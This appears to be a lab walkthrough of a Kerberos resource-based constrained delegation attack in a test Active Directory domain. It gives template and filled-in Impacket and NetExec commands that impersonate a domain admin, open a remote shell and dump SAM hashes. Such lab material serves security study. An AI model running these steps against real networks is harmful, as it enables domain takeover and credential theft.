
```
PS C:\Windows\system32> Get-ADComputer -Identity 'WS05$' -Properties msDS-AllowedToActOnBehalfOfOtherIdentity

DistinguishedName           : CN=WS05,OU=Workstations,DC=doazlab,DC=com
DNSHostName                  : WS05.doazlab.com
Enabled                      : True
msDS-AllowedToActOnBehalfOfOtherIdentity : System.DirectoryServices.ActiveDirectorySecurity ←
Name                         : WS05
ObjectClass                  : computer
ObjectGUID                   : 85cfa754-f300-4635-b222-4930cb318f75
SamAccountName               : WS05$
SID                          : S-1-5-21-1756034867-3280046132-1605362989-1105
UserPrincipalName            :


PS C:\Windows\system32> Get-ADComputer -Identity 'WS05$' -Properties msDS-AllowedToActOnBehalfOfOtherIdentity
| Select-Object -ExpandProperty msDS-AllowedToActOnBehalfOfOtherIdentity

Path Owner Access
----
BUILTIN\Administrators DOAZLAB\snowmachine$ Allow ←
```


Select a Target Account



Avoid Protected Users



Get Privileged TGS

```
getST.py -spn cifs/TARGET.DOMAIN  
-impersonate DOMAIN_ADMIN -dc-ip DC_IP  
'DOMAIN/OUR_COMPUTER$:COMPUTER_PASS'
```

```
(impacket)# getST.py -spn cifs/ws05.doazlab.com -impersonate doadmin -dc-ip 192.168.2.4 'doazlab.com/snowmachine$  
Impacket v0.14.0.dev0+20260109.161801.028f0724 - Copyright Fortra, LLC and its affiliated companies  
  
[-] CCache file is not found. Skipping...  
[*] Getting TGT for user  
[*] Impersonating doadmin  
[*] Requesting S4U2self  
[*] Requesting S4U2Proxy  
[*] Saving ticket in doadmin@cifs_ws05.doazlab.com@DOAZLAB.COM.ccache
```





Delegation Failure Example

```
getST.py -spn cifs/ws05.doazlab.com -impersonate 'amanda_nichols' -dc-ip 192.168.2.4 'doazlab.com/snowmachine$  
:snowmachine'  
Impacket v0.14.0.dev0+20260109.161801.028f0724 - Copyright Fortra, LLC and its affiliated companies  
  
[-] CCache file is not found. Skipping...  
[*] Getting TGT for user  
[*] Impersonating amanda_nichols  
[*] Requesting S4U2self  
[*] Requesting S4U2Proxy  
[-] Kerberos SessionError: KDC_ERR_BADOPTION(KDC cannot accommodate requested option)  
[-] Probably SPN is not allowed to delegate by user snowmachine$ or initial TGT not forwardable  
(Impacket) root@Nux01:~#
```




Escalation Success

```
export KRB5CCNAME=DA.ccache
```

```
wmiexec.py -k -no-pass @TARGET
```



```
(impacket) root@Nux01:~/NetExec# export KRB5CCNAME=doadmin@cifs_ws05.doazlab.com@DOAZLAB.COM.ccache
@ws05.d(impacket) root@Nux01:~/NetExec# wmiexec.py -k -no-pass @ws05.doazlab.com
Impacket v0.14.0.dev0+20260109.161801.028f0724 - Copyright Fortra, LLC and its affiliated companies
```

```
[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
```

```
C:\>whoami
```

```
doazlab\doadmin
```

```
C:\>hostname
```

```
WS05
```

```
C:\>net localgroup administrators
```

```
Alias name      administrators
```

```
Comment        Administrators have complete and unrestricted access to the computer/domain
```

```
Members
```

```
-----
DOAZLAB\Domain Admins
```

```
dolabbuilder
```

```
The command completed successfully.
```





Dump Local Secrets

```
nxc smb TARGET -k --use-kcache --sam --lsa
```

```
(NetExec) root@Nux01:~/NetExec# nxc smb 192.168.2.5 -k --use-kcache --sam --lsa
SMB 192.168.2.5 445 WS05 [*] Windows 11 / Server 2025 Build 26100 x64 (name:WS05) (domain:doazlab.com) (signing:True) (SMBv1:None)
SMB 192.168.2.5 445 WS05 [+] doazlab.com\doadmin from ccache (Pwn3d!)
SMB 192.168.2.5 445 WS05 [*] Dumping SAM hashes
SMB 192.168.2.5 445 WS05 dolabbuilder:500:aad3b435b51404eeaad3b435b51404ee:49cd410e528c39550a016d5896915f77:::
SMB 192.168.2.5 445 WS05 Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 192.168.2.5 445 WS05 DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
